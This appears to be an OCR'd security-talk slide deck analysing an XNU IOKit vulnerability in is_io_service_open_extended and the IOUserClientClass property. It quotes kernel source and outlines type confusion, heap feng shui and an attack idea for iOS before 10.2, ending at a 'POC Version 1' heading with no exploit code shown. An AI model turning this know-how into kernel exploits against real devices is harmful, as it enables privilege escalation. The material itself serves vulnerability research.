```


convert IOUserclient object to port

is_io_service_open_extended

- source code available in XNU

is_io_service_open_extended


- is_io_service_open_extended calls ::newUserClient(task_t, void *, UInt32, OSDictionary *, IOUserClient **)



```
res = service->newUserClient( owningTask, (void *) owningTask,
                connect_type, propertiesDict, &client );

if (propertiesDict)
    propertiesDict->release();

if (res == kIOReturnSuccess)
```

is_io_service_open_extended

- IOService class has two virtual functions ::newUserClient




```
/*! @function newUserClient
    @abstract Creates a connection for a non kernel client.
    @discussion A non kernel client may request a connection be opened via the @link //
    @param owningTask The Mach task of the client thread in the process of opening the
    @param securityID A token representing the access level for the task.
    @param type A constant specifying the type of connection to be created, specified b
    @param handler An instance of an IOUserClient object to represent the connection, w
    @param properties A dictionary of additional properties for the connection.
    @result A return code to be passed back to the caller of <code>IOServiceOpen</code>

    virtual IOReturn newUserClient( task_t owningTask, void * securityID,
                                    UInt32 type, OSDictionary * properties,
                                    IOUserClient ** handler );

    virtual IOReturn newUserClient( task_t owningTask, void * securityID,
                                    UInt32 type, IOUserClient ** handler );
```

- ::newUserClient(task_t, void *, UInt32, OSDictionary *, IOUserClient **)

- If not overridden, this function will first try to call ::newuserclient(task_t, void*, UInt32, IOUserClient **)
  - ::newuserclient(task_t, void*, UInt32, IOUserClient **) by default will return failure, if not overridden
- Then it will try to create a user client with gIOUserClientClass
- Key from its property table

- ::newUserClient(task_t, void *, UInt32, OSDictionary *, IOUserClient **)



```
// First try my own properties for a user client class name
prop = copyProperty(gIOUserClientClassKey);
if (prop) {
if (OSDynamicCast(OSSymbol, prop))
    userClientClass = (const OSSymbol *) prop;
else if (OSDynamicCast(OSString, prop)) {
    userClientClass = OSSymbol::withString((OSString *) prop);
    if (userClientClass)
    setProperty(gIOUserClientClassKey,
            (OSObject *) userClientClass);
}
}

// Didn't find one so lets just bomb out now without further ado.
if (!userClientClass)
{
    OSSafeReleaseNULL(prop);
    return kIOReturnUnsupported;
}

// This reference is consumed by the IOServiceOpen call
temp = OSMetaClass::allocClassWithName(userClientClass);
OSSafeReleaseNULL(prop);
if (!temp)
    return kIOReturnNoMemory;

if (OSDynamicCast(IOUserClient, temp))
    client = (IOUserClient *) temp;
else {
    temp->release();
    return kIOReturnUnsupported;
}

if ( !client->initWithTask(owningTask, securityID, type, properties) ) {
    client->release();
```

Known issues - 1

- Independently reported by multiple researchers
  - https://bugs.chromium.org/p/project-zero/issues/detail?id=974
  - https://github.com/bazad/physmem
- Some IOService classes allow to set privileged property IOUserClientClass
  - ::setproperties stores all specified properties without checks
- Invoking IOSerivceOpen to such IOServices will lead to many security issues such as type confusion and creations of arbitrary IOUserclient

Known issues - 2

- In past, is_io_service_open_extended allowed to unserialize and store a property dictionary (OSDictionary)
- Super nice for heap fengshui in the kernel

Known issues - 2


- In past, is_io_service_open_extended allowed to unserialize and store a property dictionary (OSDictionary)
- Super nice for heap fengshui in the kernel

What a waste!

Outline

- IOKit 101
- **Analysis of a bug hidden in removed code**
- Variant analysis
- Conclusion

is_io_service_open_extended



```
    do
    {
    if (properties) return (kIOReturnUnsupported);
#if 0
    {
        OSObject *      obj;
        vm_offset_t     data;
        vm_map_offset_t map_data;

        if( propertiesCnt > sizeof(io_struct_inband_t))
        return( kIOReturnMessageTooLarge);

        err = vm_map_copyout( kernel_map, &map_data, (vm_map_copy_t) properties );
        res = err;
        data = CAST_DOWN(vm_offset_t, map_data);
        if (KERN_SUCCESS == err)
        {
        // must return success after vm_map_copyout() succeeds
        obj = OSUnserializeXML( (const char *) data, propertiesCnt );
        vm_deallocate( kernel_map, data, propertiesCnt );
        propertiesDict = OSDynamicCast(OSDictionary, obj);
        if (!propertiesDict)
        {
            res = kIOReturnBadArgument;
            if (obj)
            obj->release();
        }
        }
        if (kIOReturnSuccess != res)
        break;
    }
#endif
.....

    res = service->newUserClient( owningTask, (void *) owningTask,
            connect_type, propertiesDict, &client );
```


property deserialization is removed since iOS 10.2

Let's go back to iOS < 10.2

is_io_service_open_extended


- What if:
  - create an IOUserclient and set the IOUserClientClass property via is_io_service_open_extended
  - invoke IOServiceOpen to the IOUserclient

IOUserclient produces IOUserclient?



IOUserclient produces IOUserclient?


- IOUserclient inherits from IOService, thus having similar virtual table layout



```
kern_return_t is_io_service_open_extended(
    io_object_t _service,
    task_t owningTask,
    uint32_t connect_type,
    NDR_record_t ndr,
    io_buf_ptr_t properties,
    mach_msg_type_number_t propertiesCnt,
        kern_return_t * result,
    io_object_t *connection )
{
    IOUserClient * client = 0;
    kern_return_t  err = KERN_SUCCESS;
    IOReturn       res = kIOReturnSuccess;
    OSDictionary * propertiesDict = 0;
    bool       crossEndian;
    bool       disallowAccess;

    CHECK( IOService, _service, service );
```

IOUserclient produces IOUserclient?


- is_io_service_open_extended only ensures the _service is an IOService, then it will call ::newuserclient virtual functions



```
kern_return_t is_io_service_open_extended(
    io_object_t _service,
    task_t owningTask,
    uint32_t connect_type,
    NDR_record_t ndr,
    io_buf_ptr_t properties,
    mach_msg_type_number_t propertiesCnt,
        kern_return_t * result,
    io_object_t *connection )
{
    IOUserClient * client = 0;
    kern_return_t  err = KERN_SUCCESS;
    IOReturn       res = kIOReturnSuccess;
    OSDictionary * propertiesDict = 0;
    bool       crossEndian;
    bool       disallowAccess;

    CHECK( IOService, _service, service );
```

IOUserclient of course is a kind of IOService

POC Version 1

